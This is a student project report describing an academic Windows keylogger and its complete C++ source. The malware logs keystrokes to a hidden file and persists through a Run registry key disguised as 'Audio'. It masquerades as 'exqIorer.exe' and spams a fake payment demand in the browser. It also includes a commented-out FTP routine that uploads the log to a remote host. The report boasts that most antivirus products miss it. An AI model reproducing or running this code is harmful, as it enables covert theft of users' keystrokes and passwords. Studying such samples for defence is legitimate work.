Names: Victor Moreno
Sebastian Molina

The following document details the creation, functions and source code of a malware created for academic purposes.

Our malware code was created by putting several pieces together that we obtained over the Internet. By following several other examples on keyloggers, modifying registry, and other C++ tutorials, this highlights to us how easy it is to create a malware by using a light IDE compiler and some knowledge on C++.

Our first source is (https://www.daniweb.com/programming/software-development/threads/187397/my-c-keylogger-it-has-a-few-very-minor-errors) , where we found a keylogger code that even though it was almost completed, we wanted to add an extra function to adapt to our conditions.

We then proceeded to find more information regarding one windows function (https://docs.microsoft.com/en-us/windows/desktop/api/winuser/nf-winuser-getasynckeystate) , we managed to create a way for our code to work by checking for a change in the bytes…
(example from our code: if (GetAsyncKeyState (0xBB) & 0x8000)
…that were returning from the function so that it would detect less "ghost" or fake keystrokes.

We also needed a way to obtain persistence, our approach required a function that would allow us to modify the registry. We found this here (https://stackoverflow.com/questions/37843744/c-regsetvalueex-regedit) We then modified it so it would be adding a registry key to the user folder so it would be able to bypass UAC on Windows 7.

We also decided to add a way to warn the user that their computer was being compromised, a message asking for payment just to mess with the victim. This was easy to do as using "ShellExecute" we can open web addresses with the default internet browser. We also needed the malware to hide itself and run on the background, this was easy with a function "SetPriorityClass" that would allow our process to set Itself to hide in the background.


Persistence was achieved through the utilization of the piece of code used in this video. (https://www.youtube.com/watch?v=zYFq-ojftvU) By modifying the registry and concealing the name behind "Audio" and autorunning on startup, no user would think twice of removing this from their registry or think that something malicious was afoot.

And to finish it up we wanted a way to retrieve the txt file remotely, for this we used part of the code for an ftp upload from : (http://www.rohitab.com/discuss/topic/40755-good-keylogger/)


Ground truth:

The malware is called “explorer.exe” , note that it is a capital “i” instead of an l , it is a keylogger which saves all keystrokes to a .txt file which after a little more than 200 keystrokes it will be set to hidden After this it will run one last function which will force the user to restart their computer or attempt to find the virus in task manager and close it, it was created for academic purposes and it does not harm in anyway the computer, it is easy to remove for any user with some knowledge on how to use task manager and access to Regedit (registry tool from windows).

This malware will work if set in “C:\Users\Public\Explorer.exe”, the way it will be copied to this folder is using an installer that would copy Explorer.exe to that location and run it, the user will install this via a fake installer or it will be placed there by the attacker if it has access to the machine. The location where the malware is located is a windows user public folder, therefore it does not require privileges for the malware to run and does not alert the user via a request for administrator permissions. This will allow it to create a text file and change its attributes to hidden.




(explorer.exe on top and the original explorer.exe on the bottom)




(the Log.txt hidden after doing the keystrokes)

The way it hides from the user is by using the name explorer.exe which in task manager looks similar to a windows process, it also runs in the background. It is capable of persistence by registering itself to the registry under the HKEY_CURRENT_USER, and creates a key in "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run" , this way it runs as soon as the user logs in.



(registry location on windows 10)

By default, the folder where it installs is not protected by UAC so it is capable of creating its file and modifying the registry, if it is in a protected folder (C drive root for example) it will not be able to achieve persistence but still after a little more than 200 keystrokes it will indefinitely open the default internet browser and display the following image:




(Showing the message in new tabs and windows constantly until the user terminates the process, the image is hosted at: https://i.imgur.com/gBMpBkC.png)


Each second it will open a new tab or window from the default internet browser displaying the image while changing the attributes of the text file containing the log from the keystrokes and attempt to upload it using FTP , the code for the FTP upload is commented out but can be filled with information such as host address where you want the file to be uploaded. After restart, the malware will still run in the background but will not modify the text file. But it will still proceed to wait for 200 keystrokes and

attempt to upload the same “log.txt” file before opening constantly new internet browser pages. Which would force the user to follow the instructions or find a way to delete the antivirus.

This malware can be used against a normal user with an administrator account and while testing our malware we found out that on our first tests the Windows 7 antivirus and Windows 10 antivirus were not able to detect. On any attempt on Windows 10 to execute the malware outside of the predetermined location, Windows Defender would detect and delete the registry key created by the malware while also triggering a windows alert.



On Windows 10 It still runs hidden, and can be found on background processes, and still functions as normal as it did on a windows 7 virtual machine. According to VirusTotal only 2 antivirus programs could detect it:



(https://www.virustotal.com/#/file/0fcaad1ac246a8025159e05b3051f52fa4517e7ef18c8d5e3ae3778ab6442655/detection)

We can conclude that our malware works as intended and that by using functions from windows OS we can do much of the intended functions without triggering a warning for the user. The issue with the keylogger is the way that the GetAsyncKeystate function works, it constantly pulls data from the computer which creates a small load on the cpu, this can be noticeable.

This highlights how vulnerable can a user be to this type of malware by simply having an administrator account and even though it is made by using code that can be easily searched (the function for obtaining keystrokes is similar in most examples we found) it is not detectable by most popular antiviruses.

Program compiled in codeblocks using the GCC compiler flag (build options, compiler flags) c++11 ISO C++.

Source Code:

```
//this code is for academic purposes. Authors: Victor Moreno and Sebastian Molina//
#include <iostream>
#include <fstream>
#include <windows.h>
#include <Winuser.h>
#include <string>
#define FileName "Log.txt"
#include<chrono>
//#include <wininet.h>

using namespace std;
void Reg();
void Outtext();
int m=0;

int main(void)
{   Reg();
SetPriorityClass(GetCurrentProcess(), IDLE_PRIORITY_CLASS);

    HWND stealth;
    AllocConsole();
    stealth=FindWindowA("ConsoleWindowClass",NULL);
    ShowWindow(stealth,0);
    while(m<=199)
                {Outtext();

                }
```

```
DWORD attributes = GetFileAttributes("Log.txt");
SetFileAttributes("Log.txt", attributes + FILE_ATTRIBUTE_HIDDEN);
//upload();

while(m>=200){

ShellExecute(NULL, "open", "https://i.imgur.com/gBMpBkC.png", NULL, NULL, SW_SHOWNORMAL);
Sleep(1000);
m++;
}

return 0;
}

void Reg() {
   HKEY hkey;
LONG regOpenResult;
const  char PATH[] = "C:\\Users\\Public\\exqIorer.exe";
   regOpenResult = RegOpenKeyEx( HKEY_CURRENT_USER,
                "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
                0,
                KEY_ALL_ACCESS,
                &hkey );

   RegSetValueEx( hkey, "Audio", 0, REG_SZ,(BYTE*)PATH,strlen(PATH) );
   RegCloseKey(hkey);

}

void Outtext(){
   int n;
ofstream fout("Log.txt",ios::app);
for(n=8; n<=190 ; n++){
if(GetAsyncKeyState(n) & 0x0001 || GetAsyncKeyState(n)==1)
{

          if (GetAsyncKeyState(0x0D) & 0x8000){ Sleep(100);

               fout<<"[\n]" << flush; m++;

               }
```

```
if (GetAsyncKeyState (VK_BACK) & 0x8000){ Sleep(100);
    fout<<"[BACKSPACE]" << flush; m++;

    }

if (GetAsyncKeyState (VK_TAB) & 0x8000){ Sleep(100);
    fout<<"[TAB]" << flush; m++;

    }

if (GetAsyncKeyState (VK_LSHIFT) & 0x8000){ Sleep(100);
    fout<<"[LSHIFT]" << flush; m++;

    }

if (GetAsyncKeyState (VK_RSHIFT) & 0x8000){ Sleep(100);
    fout<<"[RSHIFT]" << flush; m++;

    }

if (GetAsyncKeyState (VK_LCONTROL) & 0x8000){ Sleep(100);
    fout<<"[LCTRL]" << flush; m++;

    }

if (GetAsyncKeyState (VK_RCONTROL) & 0x8000){ Sleep(100);
    fout<<"[RCTRL]" << flush; m++;

    }

if (GetAsyncKeyState (VK_NUMLOCK) & 0x8000){ Sleep(100);
    fout<<"[NUMLOCK]" << flush; m++;

    }


if (GetAsyncKeyState (VK_DELETE) & 0x8000){ Sleep(100);
    fout<<"[DELETE]" << flush; m++;

    }

if (GetAsyncKeyState (VK_INSERT) & 0x8000){ Sleep(100);
    fout<<"[INSERT]" << flush; m++;
```

```
    }

if (GetAsyncKeyState (VK_SNAPSHOT) & 0x8000){ Sleep(100);
    fout<<"[PRINTSCREEN]" << flush; m++;

    }

if (GetAsyncKeyState (VK_ESCAPE) & 0x8000){ Sleep(100);
    fout<<"[ESC]" << flush; m++;

    }

if (GetAsyncKeyState (VK_CAPITAL) & 0x8000){ Sleep(100);
    fout<<"[CAPSLOCK]" << flush; m++;

    }

if (GetAsyncKeyState (0xBE) & 0x8000){ Sleep(100);
    fout<<"." << flush; m++;

    }



if (GetAsyncKeyState (VK_F1) & 0x8000){ Sleep(100);
    fout<<"[F1]" << flush; m++;

    }

if (GetAsyncKeyState (VK_F2) & 0x8000){ Sleep(100);
    fout<<"[F2]" << flush; m++;

    }

if (GetAsyncKeyState (VK_F3) & 0x8000){ Sleep(100);
    fout<<"[F3]" << flush; m++;

    }

if (GetAsyncKeyState (VK_F4) & 0x8000){ Sleep(100);
    fout<<"[F4]" << flush; m++;

    }
```

```
if (GetAsyncKeyState (VK_F5) & 0x8000){ Sleep(100);
    fout<<"[F5]" << flush; m++;

    }

if (GetAsyncKeyState (VK_F6) & 0x8000){ Sleep(100);
    fout<<"[F6]" << flush; m++;

    }

if (GetAsyncKeyState (VK_F7) & 0x8000){ Sleep(100);
    fout<<"[F7]" << flush; m++;
    }

if (GetAsyncKeyState (VK_F8) & 0x8000){ Sleep(100);
    fout<<"[F8]" << flush; m++;

    }

if (GetAsyncKeyState (VK_F9) & 0x8000){ Sleep(100);
    fout<<"[F9]" << flush; m++;

    }

if (GetAsyncKeyState (VK_F10) & 0x8000){ Sleep(100);
    fout<<"[F10]" << flush; m++;

    }

if (GetAsyncKeyState (VK_F11) & 0x8000){ Sleep(100);
    fout<<"[F11]" << flush; m++;

    }

if (GetAsyncKeyState (VK_F12) & 0x8000){ Sleep(100);
    fout<<"[F12]" << flush; m++;

    }

if (GetAsyncKeyState (VK_NUMPAD0) & 0x8000){ Sleep(100);
    fout<<"[NUMPAD-0]" << flush; m++;

    }
```

```
if (GetAsyncKeyState (VK_NUMPAD1) & 0x8000){ Sleep(100);
    fout<<"[NUMPAD-1]" << flush; m++;

    }

if (GetAsyncKeyState (VK_NUMPAD2) & 0x8000){ Sleep(100);
    fout<<"[NUMPAD-2]" << flush; m++;

    }

if (GetAsyncKeyState (VK_NUMPAD3) & 0x8000){ Sleep(100);
    fout<<"[NUMPAD-3]" << flush; m++;

    }

if (GetAsyncKeyState (VK_NUMPAD4) & 0x8000){ Sleep(100);
    fout<<"[NUMPAD-4]" << flush; m++;

    }

if (GetAsyncKeyState (VK_NUMPAD5) & 0x8000){ Sleep(100);
    fout<<"[NUMPAD-5]" << flush; m++;

    }

if (GetAsyncKeyState (VK_NUMPAD6) & 0x8000){ Sleep(100);
    fout<<"[NUMPAD-6]" << flush; m++;

    }

if (GetAsyncKeyState (VK_NUMPAD7) & 0x8000){ Sleep(100);
    fout<<"[NUMPAD-7]" << flush; m++;

    }

if (GetAsyncKeyState (VK_NUMPAD8) & 0x8000){ Sleep(100);
    fout<<"[NUMPAD-8]" << flush; m++;

    }

if (GetAsyncKeyState (VK_NUMPAD9) & 0x8000){ Sleep(100);
    fout<<"[NUMPAD-9]" << flush; m++;
```

```
    }

if (GetAsyncKeyState (VK_MULTIPLY) & 0x8000){ Sleep(100);
    fout<<"[*]" << flush; m++;

    }

if (GetAsyncKeyState (VK_DIVIDE) & 0x8000){ Sleep(100);
    fout<<"[/]" << flush; m++;

    }

if (GetAsyncKeyState (0xBB) & 0x8000){ Sleep(100);
    fout<<"[+]" << flush; m++;

    }

if (GetAsyncKeyState (0xBC) & 0x8000){ Sleep(100);
    fout<<"," << flush; m++;

    }

if (GetAsyncKeyState (0xBD) & 0x8000){ Sleep(100);
    fout<<"[-]" << flush; m++;

    }

if (GetAsyncKeyState (VK_OEM_1) & 0x8000){ Sleep(100);
    fout<<"[;:]" << flush; m++;

    }

if (GetAsyncKeyState (VK_OEM_2) & 0x8000){ Sleep(100);
    fout<<"[/?]" << flush; m++;

    }

if (GetAsyncKeyState (VK_OEM_4) & 0x8000){ Sleep(100);
    fout<<"[ [{ ]" << flush; m++;

    }

if (GetAsyncKeyState (VK_OEM_6) & 0x8000){ Sleep(100);
    fout<<"[ ]} ]" << flush; m++;
```

```
    }

if (GetAsyncKeyState (VK_MENU) & 0x8000){ Sleep(100);
    fout<<"[ALT]" << flush; m++;

    }

if (GetAsyncKeyState (VK_END) & 0x8000){ Sleep(100);
    fout<<"[END]" << flush; m++;

    }

if (GetAsyncKeyState (VK_HOME) & 0x8000){ Sleep(100);
    fout<<"[HOME]" << flush; m++;

    }
                        if  (GetAsyncKeyState(0x41) & 0x8000){ Sleep(100);
      fout<<"a" << flush; m++;

      }

if  (GetAsyncKeyState(0x42) & 0x8000){ Sleep(100);
      fout<<"b" << flush; m++;

      }

if  (GetAsyncKeyState(0x43) & 0x8000){ Sleep(100);
      fout<<"c" << flush; m++;

      }

if  (GetAsyncKeyState(0x44) & 0x8000){ Sleep(100);
      fout<<"d" << flush; m++;

      }

if  (GetAsyncKeyState(0x45) & 0x8000){ Sleep(100);
      fout<<"e" << flush; m++;

      }

if  (GetAsyncKeyState(0x46) & 0x8000){ Sleep(100);
```

```
      fout<<"f" << flush; m++;

      }

if  (GetAsyncKeyState(0x47) & 0x8000){ Sleep(100);
      fout<<"g" << flush; m++;

      }

if  (GetAsyncKeyState(0x48) & 0x8000){ Sleep(100);
      fout<<"h" << flush; m++;

      }

if  (GetAsyncKeyState(0x49) & 0x8000){ Sleep(100);
      fout<<"i" << flush; m++;

      }

if  (GetAsyncKeyState(0x4a) & 0x8000){ Sleep(100);
      fout<<"j" << flush; m++;

      }

if  (GetAsyncKeyState(0x4b) & 0x8000){ Sleep(100);
      fout<<"k" << flush; m++;

      }

if  (GetAsyncKeyState(0x4c) & 0x8000){ Sleep(100);
      fout<<"l" << flush; m++;

      }

if  (GetAsyncKeyState(0x4d) & 0x8000){ Sleep(100);
      fout<<"m" << flush; m++;

      }

if  (GetAsyncKeyState(0x4e) & 0x8000){ Sleep(100);
      fout<<"n" << flush; m++;

      }
```

```
if  (GetAsyncKeyState(0x4f) & 0x8000){ Sleep(100);
      fout<<"o" << flush; m++;

      }

if  (GetAsyncKeyState(0x50) & 0x8000){ Sleep(100);
      fout<<"p" << flush; m++;

      }

if  (GetAsyncKeyState(0x51) & 0x8000){ Sleep(100);
      fout<<"q" << flush; m++;

      }

if  (GetAsyncKeyState(0x52) & 0x8000){ Sleep(100);
      fout<<"r" << flush; m++;

      }

if  (GetAsyncKeyState(0x53) & 0x8000){ Sleep(100);
      fout<<"s" << flush; m++;

      }

if  (GetAsyncKeyState(0x54) & 0x8000){ Sleep(100);
      fout<<"t" << flush; m++;

      }

if  (GetAsyncKeyState(0x55) & 0x8000){ Sleep(100);
      fout<<"u" << flush; m++;

      }

if  (GetAsyncKeyState(0x56) & 0x8000){ Sleep(100);
      fout<<"v" << flush; m++;

      }

if  (GetAsyncKeyState(0x57) & 0x8000){ Sleep(100);
      fout<<"w" << flush; m++;

      }
```

```
if  (GetAsyncKeyState(0x58) & 0x8000){ Sleep(100);
      fout<<"x" << flush; m++;

      }

if  (GetAsyncKeyState(0x59) & 0x8000){ Sleep(100);
      fout<<"y" << flush; m++;

      }

if  (GetAsyncKeyState(0x5A) & 0x8000){ Sleep(100);
      fout<<"z" << flush; m++;

      }

if  (GetAsyncKeyState(VK_SPACE) & 0x8000){ Sleep(100);
      fout<<" " << flush; m++;

      }

if (GetAsyncKeyState (0x30) & 0x8000){ Sleep(100);
    fout<<"0" << flush; m++;

    }

if (GetAsyncKeyState (0x31) & 0x8000){ Sleep(100);
    fout<<"1" << flush; m++;

    }

if (GetAsyncKeyState (0x32) & 0x8000){ Sleep(100);
    fout<<"2" << flush; m++;

    }

if (GetAsyncKeyState (0x33) & 0x8000){ Sleep(100);
    fout<<"3" << flush; m++;

    }

if (GetAsyncKeyState (0x34) & 0x8000){ Sleep(100);
    fout<<"4" << flush; m++;
```

```
            }

        if (GetAsyncKeyState (0x35) & 0x8000){ Sleep(100);
            fout<<"5" << flush; m++;

            }

        if (GetAsyncKeyState (0x36) & 0x8000){ Sleep(100);
            fout<<"6" << flush; m++;

            }

        if (GetAsyncKeyState (0x37) & 0x8000){ Sleep(100);
            fout<<"7" << flush; m++;

            }

        if (GetAsyncKeyState (0x38) & 0x8000){ Sleep(100);
            fout<<"8" << flush; m++;

            }

        if (GetAsyncKeyState (0x39) & 0x8000){ Sleep(100);
            fout<<"9" << flush; m++;

            }
            else {fout<<"" << flush;
            }
}

}
fout.close();
}
/*int upload()
{
HINTERNET hInternet = InternetOpen(NULL, INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
HINTERNET hFtpSession = InternetConnect(hInternet, "192.168.1.10", INTERNET_DEFAULT_FTP_PORT,
"Hackerman", "TestPilot", INTERNET_SERVICE_FTP, INTERNET_FLAG_PASSIVE, 0);
FtpPutFile(hFtpSession, "Log.txt", "/Log.txt", FTP_TRANSFER_TYPE_BINARY, 0);
std::cout << "File Uploaded." << std::endl;
InternetCloseHandle(hFtpSession);
InternetCloseHandle(hInternet);
return 0;
}*/
```